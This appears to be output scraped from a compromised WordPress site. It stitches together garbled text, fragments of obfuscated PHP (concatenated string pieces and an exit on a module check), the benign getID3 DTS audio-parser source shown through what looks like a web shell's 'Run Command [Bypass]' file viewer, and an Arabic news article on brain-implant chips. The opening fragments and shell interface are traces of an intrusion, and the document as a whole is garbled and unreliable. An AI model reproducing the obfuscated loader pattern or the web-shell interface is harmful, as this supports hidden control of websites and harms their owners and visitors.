财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV
v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) {
http_response_code(402);
exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-includes/ID3/module.audio.dts.php
<?php

/////////////////////////////////////////////////////////////////
/// getID3() by James Heinrich <info@getid3.org>               //
//  available at https://github.com/JamesHeinrich/getID3       //
//            or https://www.getid3.org                        //
//            or http://getid3.sourceforge.net                 //
//  see readme.txt for more details                            //
/////////////////////////////////////////////////////////////////
//                                                             //
// module.audio.dts.php                                        //
// module for analyzing DTS Audio files                        //
// dependencies: NONE                                          //
//                                                             //
/////////////////////////////////////////////////////////////////

if (!defined('GETID3_INCLUDEPATH')) { // prevent path-exposing attacks that access modules directly on public webservers
	exit;
}

/**
* @tutorial http://wiki.multimedia.cx/index.php?title=DTS
*/
class getid3_dts extends getid3_handler
{
	/**
	 * Default DTS syncword used in native .cpt or .dts formats.
	 */
	const syncword = "\x7F\xFE\x80\x01";

	/**
	 * @var int
	 */
	private $readBinDataOffset = 0;

	/**
	 * Possible syncwords indicating bitstream encoding.
	 */
	public static $syncwords = array(
		0 => "\x7F\xFE\x80\x01",  // raw big-endian
		1 => "\xFE\x7F\x01\x80",  // raw little-endian
		2 => "\x1F\xFF\xE8\x00",  // 14-bit big-endian
		3 => "\xFF\x1F\x00\xE8"); // 14-bit little-endian

	/**
	 * @return bool
	 */
	public function Analyze() {
		$info = &$this->getid3->info;
		$info['fileformat'] = 'dts';

		$this->fseek($info['avdataoffset']);
		$DTSheader = $this->fread(20); // we only need 2 words magic + 6 words frame header, but these words may be normal 16-bit words OR 14-bit words with 2 highest bits set to zero, so 8 words can be either 8*16/8 = 16 bytes OR 8*16*(16/14)/8 = 18.3 bytes

		// check syncword
		$sync = substr($DTSheader, 0, 4);
		if (($encoding = array_search($sync, self::$syncwords)) !== false) {

			$info['dts']['raw']['magic'] = $sync;
			$this->readBinDataOffset = 32;

		} elseif ($this->isDependencyFor('matroska')) {

			// Matroska contains DTS without syncword encoded as raw big-endian format
			$encoding = 0;
			$this->readBinDataOffset = 0;

		} else {

			unset($info['fileformat']);
			return $this->error('Expecting "'.implode('| ', array_map('getid3_lib::PrintHexBytes', self::$syncwords)).'" at offset '.$info['avdataoffset'].', found "'.getid3_lib::PrintHexBytes($sync).'"');

		}

		// decode header
		$fhBS = '';
		for ($word_offset = 0; $word_offset <= strlen($DTSheader); $word_offset += 2) {
			switch ($encoding) {
				case 0: // raw big-endian
					$fhBS .=        getid3_lib::BigEndian2Bin(       substr($DTSheader, $word_offset, 2) );
					break;
				case 1: // raw little-endian
					$fhBS .=        getid3_lib::BigEndian2Bin(strrev(substr($DTSheader, $word_offset, 2)));
					break;
				case 2: // 14-bit big-endian
					$fhBS .= substr(getid3_lib::BigEndian2Bin(       substr($DTSheader, $word_offset, 2) ), 2, 14);
					break;
				case 3: // 14-bit little-endian
					$fhBS .= substr(getid3_lib::BigEndian2Bin(strrev(substr($DTSheader, $word_offset, 2))), 2, 14);
					break;
			}
		}

		$info['dts']['raw']['frame_type']             =        $this->readBinData($fhBS,  1);
		$info['dts']['raw']['deficit_samples']        =        $this->readBinData($fhBS,  5);
		$info['dts']['flags']['crc_present']          = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['raw']['pcm_sample_blocks']      =        $this->readBinData($fhBS,  7);
		$info['dts']['raw']['frame_byte_size']        =        $this->readBinData($fhBS, 14);
		$info['dts']['raw']['channel_arrangement']    =        $this->readBinData($fhBS,  6);
		$info['dts']['raw']['sample_frequency']       =        $this->readBinData($fhBS,  4);
		$info['dts']['raw']['bitrate']                =        $this->readBinData($fhBS,  5);
		$info['dts']['flags']['embedded_downmix']     = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['flags']['dynamicrange']         = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['flags']['timestamp']            = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['flags']['auxdata']              = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['flags']['hdcd']                 = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['raw']['extension_audio']        =        $this->readBinData($fhBS,  3);
		$info['dts']['flags']['extended_coding']      = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['flags']['audio_sync_insertion'] = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['raw']['lfe_effects']            =        $this->readBinData($fhBS,  2);
		$info['dts']['flags']['predictor_history']    = (bool) $this->readBinData($fhBS,  1);
		if ($info['dts']['flags']['crc_present']) {
			$info['dts']['raw']['crc16']              =        $this->readBinData($fhBS, 16);
		}
		$info['dts']['flags']['mri_perfect_reconst']  = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['raw']['encoder_soft_version']   =        $this->readBinData($fhBS,  4);
		$info['dts']['raw']['copy_history']           =        $this->readBinData($fhBS,  2);
		$info['dts']['raw']['bits_per_sample']        =        $this->readBinData($fhBS,  2);
		$info['dts']['flags']['surround_es']          = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['flags']['front_sum_diff']       = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['flags']['surround_sum_diff']    = (bool) $this->readBinData($fhBS,  1);
		$info['dts']['raw']['dialog_normalization']   =        $this->readBinData($fhBS,  4);


		$info['dts']['bitrate']              = self::bitrateLookup($info['dts']['raw']['bitrate']);
		$info['dts']['bits_per_sample']      = self::bitPerSampleLookup($info['dts']['raw']['bits_per_sample']);
		$info['dts']['sample_rate']          = self::sampleRateLookup($info['dts']['raw']['sample_frequency']);
		$info['dts']['dialog_normalization'] = self::dialogNormalization($info['dts']['raw']['dialog_normalization'], $info['dts']['raw']['encoder_soft_version']);
		$info['dts']['flags']['lossless']    = (($info['dts']['raw']['bitrate'] == 31) ? true  : false);
		$info['dts']['bitrate_mode']         = (($info['dts']['raw']['bitrate'] == 30) ? 'vbr' : 'cbr');
		$info['dts']['channels']             = self::numChannelsLookup($info['dts']['raw']['channel_arrangement']);
		$info['dts']['channel_arrangement']  = self::channelArrangementLookup($info['dts']['raw']['channel_arrangement']);

		$info['audio']['dataformat']          = 'dts';
		$info['audio']['lossless']            = $info['dts']['flags']['lossless'];
		$info['audio']['bitrate_mode']        = $info['dts']['bitrate_mode'];
		$info['audio']['bits_per_sample']     = $info['dts']['bits_per_sample'];
		$info['audio']['sample_rate']         = $info['dts']['sample_rate'];
		$info['audio']['channels']            = $info['dts']['channels'];
		$info['audio']['bitrate']             = $info['dts']['bitrate'];
		if (isset($info['avdataend']) && !empty($info['dts']['bitrate']) && is_numeric($info['dts']['bitrate'])) {
			$info['playtime_seconds']         = ($info['avdataend'] - $info['avdataoffset']) / ($info['dts']['bitrate'] / 8);
			if (($encoding == 2) || ($encoding == 3)) {
				// 14-bit data packed into 16-bit words, so the playtime is wrong because only (14/16) of the bytes in the data portion of the file are used at the specified bitrate
				$info['playtime_seconds'] *= (14 / 16);
			}
		}
		return true;
	}

	/**
	 * @param string $bin
	 * @param int $length
	 *
	 * @return int
	 */
	private function readBinData($bin, $length) {
		$data = substr($bin, $this->readBinDataOffset, $length);
		$this->readBinDataOffset += $length;

		return bindec($data);
	}

	/**
	 * @param int $index
	 *
	 * @return int|string|false
	 */
	public static function bitrateLookup($index) {
		static $lookup = array(
			0  => 32000,
			1  => 56000,
			2  => 64000,
			3  => 96000,
			4  => 112000,
			5  => 128000,
			6  => 192000,
			7  => 224000,
			8  => 256000,
			9  => 320000,
			10 => 384000,
			11 => 448000,
			12 => 512000,
			13 => 576000,
			14 => 640000,
			15 => 768000,
			16 => 960000,
			17 => 1024000,
			18 => 1152000,
			19 => 1280000,
			20 => 1344000,
			21 => 1408000,
			22 => 1411200,
			23 => 1472000,
			24 => 1536000,
			25 => 1920000,
			26 => 2048000,
			27 => 3072000,
			28 => 3840000,
			29 => 'open',
			30 => 'variable',
			31 => 'lossless',
		);
		return (isset($lookup[$index]) ? $lookup[$index] : false);
	}

	/**
	 * @param int $index
	 *
	 * @return int|string|false
	 */
	public static function sampleRateLookup($index) {
		static $lookup = array(
			0  => 'invalid',
			1  => 8000,
			2  => 16000,
			3  => 32000,
			4  => 'invalid',
			5  => 'invalid',
			6  => 11025,
			7  => 22050,
			8  => 44100,
			9  => 'invalid',
			10 => 'invalid',
			11 => 12000,
			12 => 24000,
			13 => 48000,
			14 => 'invalid',
			15 => 'invalid',
		);
		return (isset($lookup[$index]) ? $lookup[$index] : false);
	}

	/**
	 * @param int $index
	 *
	 * @return int|false
	 */
	public static function bitPerSampleLookup($index) {
		static $lookup = array(
			0  => 16,
			1  => 20,
			2  => 24,
			3  => 24,
		);
		return (isset($lookup[$index]) ? $lookup[$index] : false);
	}

	/**
	 * @param int $index
	 *
	 * @return int|false
	 */
	public static function numChannelsLookup($index) {
		switch ($index) {
			case 0:
				return 1;
			case 1:
			case 2:
			case 3:
			case 4:
				return 2;
			case 5:
			case 6:
				return 3;
			case 7:
			case 8:
				return 4;
			case 9:
				return 5;
			case 10:
			case 11:
			case 12:
				return 6;
			case 13:
				return 7;
			case 14:
			case 15:
				return 8;
		}
		return false;
	}

	/**
	 * @param int $index
	 *
	 * @return string
	 */
	public static function channelArrangementLookup($index) {
		static $lookup = array(
			0  => 'A',
			1  => 'A + B (dual mono)',
			2  => 'L + R (stereo)',
			3  => '(L+R) + (L-R) (sum-difference)',
			4  => 'LT + RT (left and right total)',
			5  => 'C + L + R',
			6  => 'L + R + S',
			7  => 'C + L + R + S',
			8  => 'L + R + SL + SR',
			9  => 'C + L + R + SL + SR',
			10 => 'CL + CR + L + R + SL + SR',
			11 => 'C + L + R+ LR + RR + OV',
			12 => 'CF + CR + LF + RF + LR + RR',
			13 => 'CL + C + CR + L + R + SL + SR',
			14 => 'CL + CR + L + R + SL1 + SL2 + SR1 + SR2',
			15 => 'CL + C+ CR + L + R + SL + S + SR',
		);
		return (isset($lookup[$index]) ? $lookup[$index] : 'user-defined');
	}

	/**
	 * @param int $index
	 * @param int $version
	 *
	 * @return int|false
	 */
	public static function dialogNormalization($index, $version) {
		switch ($version) {
			case 7:
				return 0 - $index;
			case 6:
				return 0 - 16 - $index;
		}
		return false;
	}

}
Run Command [Bypass]
Run Command
التكنولوجيا تغزو الأعصاب..زراعة الشرائح الدماغية و مخاطرها – tahkoom.com
كتبت إيريني أنطون

لم يعد الذكاء الاصطناعي مجرد أداة تساعد الأطباء في التشخيص والعلاج، بل بات يمتد إلى أدمغتنا نفسها، فاتحًا الباب أمام إمكانيات غير مسبوقة، وأيضًا مخاوف وتساؤلات لا حصر لها. يعمل العلماء على تطوير شرائح تزرع داخل الدماغ، قادرة على إعادة الحركة لمرضى الشلل، وتحسين حالات الاكتئاب والقلق، بل وحتى استعادة الذاكرة لمن يعانون من أمراض مثل الزهايمر. فهل نحن على أعتاب ثورة طبية تعيد تشكيل قدراتنا العقلية؟ أم أن هذه التكنولوجيا قد تحمل مخاطر أكبر مما نتخيل؟
تكنولوجيا الشرائح الدماغية لا تزال في مراحلها الأولى عالميًا، وفي مصر بدأ الأطباء في متابعة أحدث التطورات العالمية في زراعة الشرائح الدماغية على أمل توفيرها لمرضى فقدان الحركة أو الاضطرابات النفسية.
“الشرائح الدماغية: أمل للمرضى”
قالت دكتورة ماريا ألفي، أخصائية أمراض مخ وأعصاب بالقصر العيني: “هذه الشرائح تُستخدم في علاج أمراض مثل الشلل، والشلل الرعاش، وبعض أمراض الذاكرة، والأمراض النفسية، والتشنجات، ويتم تطويرها لاستعادة الوظائف الحسية والحركية. ولكن حتى الآن، لن تصل هذه التكنولوجيا إلى مصر لأنها مازالت تحت التجارب والدراسات في الخارج”.
وأوضحت دكتورة ماريا ألفي أن هذه الشرائح تعمل على تسجيل الإشارات العصبية من الدماغ وتحويلها إلى أوامر للأجهزة المستخدمة مثل الأطراف الصناعية، فيتحكم بها المريض من خلال أفكاره. وأضافت أن هناك تجارب حاليًا لتحويل الإشارات العصبية المرتبطة بالكلام إلى نصوص أو أصوات، مما يعطي أملًا كبيرًا لمرضى فقدان النطق.
التحديات والمخاطر
قال الدكتور بولا جرجس، جراح مخ وأعصاب ونائب رئيس جراحة المخ والأعصاب بالقصر العيني سابقًا: “هناك تحديات تقنية وطبية تجعل هذه التكنولوجيا غير بديلة للعلاجات التقليدية في الوقت الحالي، لكنها يمكن أن تقلل من الحاجة للأدوية في بعض الحالات”.
وأوضح د. بولا جرجس أن لهذه الشرائح مضاعفات ومخاطر، من بينها تليف الأنسجة المحيطة بالشريحة، والنزيف الدماغي أثناء الجراحة أو بعدها، والعدوى التي قد تؤدي إلى إزالة الشريحة مع احتمالية حدوث اضطراب في كهرباء المخ. بالإضافة إلى أن هذه الشرائح قد تؤثر على المزاج والسلوك وتحدث تغيرات في التفكير والعاطفة.
مستقبل الشرائح الدماغية في مصر
أضاف د. بولا جرجس أن هناك مستشفيات متقدمة جدًا في مصر مثل القصر العيني، ومستشفى عين شمس التخصصي، ومعهد ناصر، قادرة على إجراء هذه العمليات بمجرد الانتهاء من مراحل البحث العالمية ووصول هذه التقنيات والأبحاث إلى مصر. وأوضح أن عمليات التحفيز العميق تُجرى في مصر لمرضى اضطرابات الحركة ومرضى باركنسون، لكن الشرائح لم تُستخدم حتى الآن.
واختتمت د. ماريا حديثها بقولها: “من المتوقع في المستقبل أن تصبح هذه الشرائح أكثر كفاءة، ويتم التحكم فيها لاسلكيًا، مما سيسمح للمرضى باستخدامها بسهولة أكبر. ودمجها بالذكاء الاصطناعي سيساعد في تفاعلها مع الإشارات العصبية، مما يجعلها أكثر دقة وفعالية”.
لا شك أن الشرائح الدماغية تمثل قفزة هائلة في عالم الطب العصبي، وقد تحمل مستقبلاً مشرقًا لملايين المرضى حول العالم. ومع ذلك، فإن التحديات التقنية والطبية لا تزال قائمة، مما يجعل هذه التكنولوجيا بحاجة إلى مزيد من الأبحاث قبل أن تصبح متاحة على نطاق واسع.
زر الذهاب إلى الأعلى